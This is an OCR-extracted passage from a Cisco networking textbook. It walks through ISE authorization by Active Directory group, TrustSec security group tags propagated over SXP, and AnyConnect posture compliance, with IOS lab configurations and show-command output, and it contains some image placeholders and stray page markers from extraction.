


Figure 16-26. *Policy set part 2*

When we restart the network adapter on the computer, we will see that it authenticates again. This time it matches an authorization rule.

For the next example, we are going to switch to user authentication. With AnyConnect, we could also combine user and machine authentication in one request, but we don't want to overcomplicate our example. We want to use Active Directory groups for authorization. To set up a mapping to Active Directory groups, we browse to Administration ➤ Identity Management ➤ External Identity Sources. From there, we select the Active Directory mapping that we pre-staged. We click Add and search groups in the directory. We check the boxes we want to add and click OK. Then we click Save.




Figure 16-27. *Add Active Directory groups*

Now that we have groups, we will use them in authorization rules. We go back to Work Centers ➤ Network Access ➤ Policy Sets. We edited the rules in our authorization policy to use conditions as shown in Figure 16-28.




Figure 16-28. *Authorization policy*

In this example, Help Desk is restricted by the MachineNoUser result profile we create. Super Admins are authorized using an unrestricted PermitAccess result profile. When we browse to Operations ➤ RADIUS ➤ Live Logs, we can see the test user authorized as a member of the external group.

AD-User-Resolved-DNs	CN=noc_admin,OU=Test,DC=book,DC=goingvirl,DC=com
AD-User-DNS-Domain	book.goingvirl.com
AD-User-NetBios-Name	BOOK
IsMachineIdentity	false
UserAccountControl	66048
AD-User-SamAccount-Name	noc_admin
AD-User-Qualified-Name	noc_admin@book.goingvirl.com
TLSCipher	ECDHE-RSA-AES256-GCM-SHA384
TLSVersion	TLSv1.2
DTLSSupport	Unknown
HostIdentityGroup	Endpoint Identity Groups:Profiled
Network Device Profile	Cisco
Location	Location#All Locations
Device Type	Device Type#All Device Types
IPSEC	IPSEC#Is IPSEC Device#Yes
ExternalGroups	S-1-5-21-1266113854-2732975084-226884248-1105

Figure 16-29. *Authorization by Group Live Logs*

TrustSec

TrustSec is a technology that uses a combination of MACsec and some Cisco proprietary methods. MACsec is a protocol that is used for layer 2 encryption. We often hear people use the terms interchangeably, but they are not the same thing. MACsec provides an encrypted path and encapsulates security group tags (SGTs) that are used by TrustSec. You don't need MACsec to use TrustSec. If you are in an environment that does not support MACsec, you can use the SGT Exchange Protocol (SXP) to hop over not MACsec links.

What is TrustSec, exactly? It is a framework that allows flexible access control. When a supplicant authenticates to the network, it can be assigned a SGT. The SGT is propagated either using MACsec or using SXP. Policy enforcement devices can use the tag for filtering. Without TrustSec, we usually use source and destination IP addresses in access control lists. TrustSec allows us to replace or augment that with the SGT. The SGT is assigned by an ISE authorization result. In this section, we will walk through a demo of assigning a SGT when a user authorizes using 802.1x and then transferring that information to a filtering router. We will stop our example short of creating a full TrustSec SGACL policy in ISE.

To set up a TrustSec security group in ISE, we will browse to Work Centers ➤ TrustSec ➤ Components ➤ Security Groups. There are several built-in groups.




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Figure 16-30. *Authorization by Group Live Logs*

In our example, we click the Add button to add a SuperAdmins and a Helpdesk group.

557



Figure 16-31. *Add a security group*

ISE will assign a SGT number to the group names we just created. In this case, it created SGT 16 and SGT 17.

Icon	Name	SGT (Dec / Hex)	Description
	Guests	6/0006	Guest Security Group
	Helpdesk	17/0011	
	Network_Services	3/0003	Network Services Security Group
	PCI_Servers	14/000E	PCI Servers Security Group
	Point_of_Sale_Systems	10/000A	Point of Sale Security Group
	Production_Servers	11/000B	Production Servers Security Group
	Production_Users	7/0007	Production User Security Group
	Quarantined_Systems	255/00FF	Quarantine Security Group
	SuperAdmins	16/0010	

Figure 16-32. *View security groups*

We add the groups we want. Now we need to add TrustSec to our test switch. We browse to Network Resources and edit the test switch. We click Advanced TrustSec Settings to enable TrustSec. We need to set a device ID and a password.



Figure 16-33. *View Security Groups*

AU17

AU18 We also configure TrustSec to use device credentials to update TrustSec mappings. This is



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Figure 16-34. *TrustSec user configuration*

Next, we will configure the switch to use TrustSec and SXP:

```
! Create a list for CTS authorization and bind to it
SEC_SWITCH(config)#aaa authorization network CTS group ISE_RADIUS
SEC_SWITCH(config)#cts authorization list CTS
! Configure CTS credentials to match ISE configuration
SEC_SWITCH#cts credentials id SEC_SWITCH password ciscocisco
CTS device ID and password have been inserted in the local keystore. Please make  sure
that the same ID and password are configured in the server database.
```

After everything else is set up, we need to go into the RADIUS server configuration and use the pac key command to request automatic provisioning of a PAC key:

```
SEC_SWITCH(config)#radius server ISE1
! Add the PAC key to RADIUS configuration
SEC_SWITCH(config-radius-server)#pac key ciscocisco
SEC_SWITCH(config-radius-server)#exit
 Request successfully sent to PAC Provisioning driver.
```

After giving it some time to provision, we should see the CTS environment data. Notice that it includes the SuperAdmins and Helpdesk SGTs:

```
SECSWITCH#show cts environment-data
CTS Environment Data
 ====================
```

```
      Current state = COMPLETE
      Last status = Successful
      Local Device SGT:
      SGT tag = 2-00:TrustSec_Devices
    Server List Info:
    Installed list: CTSServerList1-0001, 1 server(s):
     *Server: 172.20.1.25, port 1812, A-ID EA764F931AB97C3FB09D9491140D97AD
          Status = ALIVE
          auto-test = TRUE, keywrap-enable = FALSE, idle-time = 60 mins, deadtime = 20 secs
      Multicast Group SGT Table:
      Security Group Name Table:
     0-df:Unknown
     2-df:TrustSec_Devices
     3-df:Network_Services
     4-df:Employees
     5-df:Contractors
     6-df:Guests
     7-df:Production_Users
     8-df:Developers
     9-df:Auditors
     10-df:Point_of_Sale_Systems
     11-df:Production_Servers
     12-df:Development_Servers
     13-df:Test_Servers
     14-df:PCI_Servers
     15-df:BYOD
     16-df:SuperAdmins
     17-df:Helpdesk
     255-df:Quarantined_Systems
Environment Data Lifetime = 300 secs
Last update time = 01:23:58 UTC Mon Jan 2 2006
Env-data expires in   0:00:00:23 (dd:hr:mm:sec)
Env-data refreshes in 0:00:00:23 (dd:hr:mm:sec)
Cache data applied          = NONE
State Machine is running
SECSWITCH#
```

The switch will authenticate the user, but we want to use the SGT information on an upstream router. We can use SXP to transfer the SGT to IP address mappings from the switch to the router:

```
SEC_SWITCH(config)#cts sxp default source-ip 172.20.1.2
SEC_SWITCH(config)#cts sxp default password cisco
SEC_SWITCH(config)#cts sxp connection peer 172.20.1.9 password default mode local both
SEC_SWITCH(config)#cts sxp enable
```

We created symmetric configuration on 172.20.1.9, to include configuration on ISE.

The next step is to change our ISE policy set results to use SGTs. We browse to the rule we previously created and add security groups to the authorization policy.



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Figure 16-35. *Add a security group to the authorization policy*

After authenticating using our test user, we can see the SGT tag assigned to the interface:

```
SECSWITCH#show authentication sessions int g1/0/13 details
            Interface:  GigabitEthernet1/0/13
          MAC Address:  0026.b95f.a383
         IPv6 Address:  Unknown
         IPv4 Address:  172.20.1.100
            User-Name:  BOOK\noc_admin
               Status:  Authorized
               Domain:  DATA
       Oper host mode:  multi-auth
     Oper control dir:  in
      Session timeout:  N/A
      Restart timeout:  N/A
Periodic Acct timeout:  172800s (local), Remaining: 172735s
    Common Session ID:  AC140102000000120012E725
      Acct Session ID:  0x00000006
               Handle:  0x5A000006
       Current Policy:  POLICY_Gi1/0/13

Local Policies:
         Service Template: DEFAULT_LINKSEC_POLICY_SHOULD_SECURE (priority 150)
      Security Policy:  Should Secure
      Security Status:  Link Unsecure

Server Policies:
            SGT Value:  16

 Method status list:
        Method           State

       dot1x            Authc Success

SECSWITCH#
```

When we look at SGT mappings on the router, we can see all of the mappings, to include the mapping for this user:

```
INSIDE#sh cts sxp sgt-map
<output omitted>
Peer Seq: C0A8642D,
IPv4,SGT: <172.20.1.100 , 16>
source  : SXP;
Peer IP : 172.20.1.2;
```

These tags can be used on policy-maps for router-based firewalls or used with additional ISE features to push SGACLs. This sample configuration showed CTS on a switch that pushed the tags to a router using SXP. We could also use pxGrid to push SGT information to Firepower firewalls. This would allow us to create SGT-based firewall rules.

Compliance

In addition to authentication, 802.1x can be used in concert with compliance authorization. This typically requires the use of an additional supplicant that has access to audit the system. In our example, we will provision the AnyConnect ISE Posture module through a portal hosted on ISE. This requires that the user has administrative access. There are also options to use a temporal agent to run a onetime check on the system. Many organizations use tools such as Microsoft SCCM to either provision the posture agent or handle the compliance checking themselves.

We will start by uploading the AnyConnect packages to ISE. This part of the configuration is only needed if you are not manually provisioning the clients. These can be downloaded from Cisco's software website, or ISE can download them for us. In our example, we are only installing the Windows packages, but Mac and Linux are also supported. We need both the AnyConnect Headend Deployment package (Windows) and the ISE Posture Compliance Library – Windows and ISE Posture Compliance Library – Headend Deployment (PKG) packages. AU19

In ISE, we browse to Work Centers ➤ Posture Client Provisioning. Then we select Resources. We manually downloaded the packages, so we will add from local disk.



Figure 16-36. *Add AnyConnect packages*

After uploading the packages, the next thing we need to do is create a configuration. We click Add and this time choose AnyConnect Posture Profile. At a minimum, we need to set a name for the profile and configure the server name rules. Adding an asterisk will allow a connection to any server. Typically, you would create a specific list of allowed servers. At least one ISE PSN server IP or hostname should be supplied in the Discover host box. Next, we need to click Add ➤ AnyConnect Configuration.



Figure 16-37. *AnyConnect profile configuration*

We select the packages that we want to provision for AnyConnect and the Posture module. VPN is selected by default. We can uncheck that for this purpose. We called our ISE Posture configuration Posture. We select that and click Submit.

The next task is to change the provision policy to use AnyConnect. The default is the temporal agent. We do that from the Client Provisioning Policy option.



Figure 16-38. *Client Provisioning Policy*

With the provisioning policy in place, we configure the network authorization result by browsing to Network Access ➤ Policy Elements. We need to expand Authorization Profiles. We are adding a new authorization policy that will redirect to ISE for provisioning.



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Figure 16-39. *Authorization profile*

In the profile we just created, we configured Web Redirection and provided a name for a redirection ACL. Unlike downloadable ACLs, this ACL must exist on the switch. The ACL will deny traffic that should be allowed and redirect everything else. Commonly, we will deny DNS, DHCP, and traffic to patch and remediation servers. A DACL can still be used to provide additional security. The

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```
SECSWITCH(config)#ip access-list extended POSTURE
SECSWITCH(config-ext-nacl)#deny ip any host 192.168.0.25
SECSWITCH(config-ext-nacl)#deny ip any host 172.20.1.25
SECSWITCH(config-ext-nacl)#permit ip any any
```

The name of the redirect ACL must match between the switch and the authorization profile. The HTTP server must be enabled on the switch for this to work. The command `ip http active-session-modules none` can be used to lock the switch down so that HTTP is only used for redirection and not switch configuration.

To use the new authorization profile, we need to tie it to our policy set.

Figure 16-40. *Policy set*

We updated our policy set to use the ComplianceUnknown authorization profile that we just created when the compliance state of the device is unknown. If it is compliant, we permit access and apply a SGT. If it is noncompliant, we deny access. In the real world, we usually do not deny access for noncompliant devices. We just move them to a remediation VLAN and apply ACLs that allow them to do nothing other than become compliant.

A last piece is setting the compliance policy. That is back in Posture ➤ Posture Policy. The default policy only checks if a virus scanner is installed. However, there is a wide variety of policies you can create. In many cases, you can even automatically remediate.

When we look at the switch during authentication, we see the redirect ACL and the target URL:

```
SECSWITCH#show authentication sessions int g1/0/13 de
            Interface:  GigabitEthernet1/0/13
          MAC Address:  0026.b95f.a383
         IPv6 Address:  Unknown
         IPv4 Address:  172.20.1.100
           User-Name:  BOOK\noc_admin
              Status:  Authorized
              Domain:  DATA
      Oper host mode:  multi-auth
    Oper control dir:  in
     Session timeout:  N/A
     Restart timeout:  N/A
Periodic Acct timeout:  172800s (local), Remaining: 172700s
    Common Session ID:  AC14010200000001500773450
      Acct Session ID:  0x00000009
              Handle:  0x46000007
      Current Policy:  POLICY_Gi1/0/13

Local Policies:
        Service Template: DEFAULT_LINKSEC_POLICY_SHOULD_SECURE (priority 150)
      Security Policy:  Should Secure
      Security Status:  Link Unsecure

Server Policies:
         URL Redirect:  https://ise30.book.goingvirl.com:8443/portal/gateway?sessionId=AC
14010200000001500773450&portal=aa72bfd7-24e5-4ba1-84ab-203e03c0bc01&action=cpp&token=51cef504
8d2708c5c274ea6e50c60ac7
      URL Redirect ACL:  POSTURE
```

```
Method status list:                                                    742
       Method           State                                          743

       dot1x            Authc Success                                  744

SECSWITCH#                                                             745
```

From the client, you will be redirected to a provisioning page. 746



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Figure 16-41. *Provisioning Portal*

The user is prompted to download and install AnyConnect. In a corporate environment, this is usually preconfigured. Once AnyConnect with the Posture module is installed, it will check compliance. AnyConnect will report to ISE. ISE will push a Change of Authorization (CoA) that will tell the switch to change the 802.1x state. The state depends on the authorization rules and compliance state. 747 748 749 750



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Figure 16-42. *Compliant system*

AAA 751

This section discusses some AAA use case and configuration. We also covered this in Chapter 10, so we will not completely repeat the same information. 752 753

Authentication, authorization, and accounting (AAA) is used in many different situations for many different functions. It is generally used for access and accounting of a network device. However, it is often used for CHAP, 802.1x, and other types of protocols requiring AAA services. 754 755 756

Port Types 757

When you configure AAA services, you may have different policies depending on the type of access. 758

Console

Using a separate method list, you can have the console authenticate locally and still use a TACACS or a RADIUS server for accounting. It is important to have some sort of AAA on your console port, as this is the last line of defense from compromising your network devices. There's an old saying that if I have to worry about someone compromising my device via the console port, then I have bigger issues. This is partially true: as you know, if you have physical access to a device, that's half the battle. That being said, a little extra security will benefit you and keep most people from looking at or possibly causing damage to your network.

AUX Port

Most people don't lock this port down because it's traditionally used for remote access via a modem or some other type of out-of-band (OOB) management. When you are in the middle of troubleshooting, it's easy to forget that the AUX port is a viable console port, and it has the same access as the console port in most cases.

VTY Ports

These are the ports used to access the devices remotely. This is the virtual port that is used whenever you SSH to a device. It's important to have AAA configured on these ports. These can be configured with different method lists and different transport protocols to allow multiple access methods.

Local Authentication and Authorization

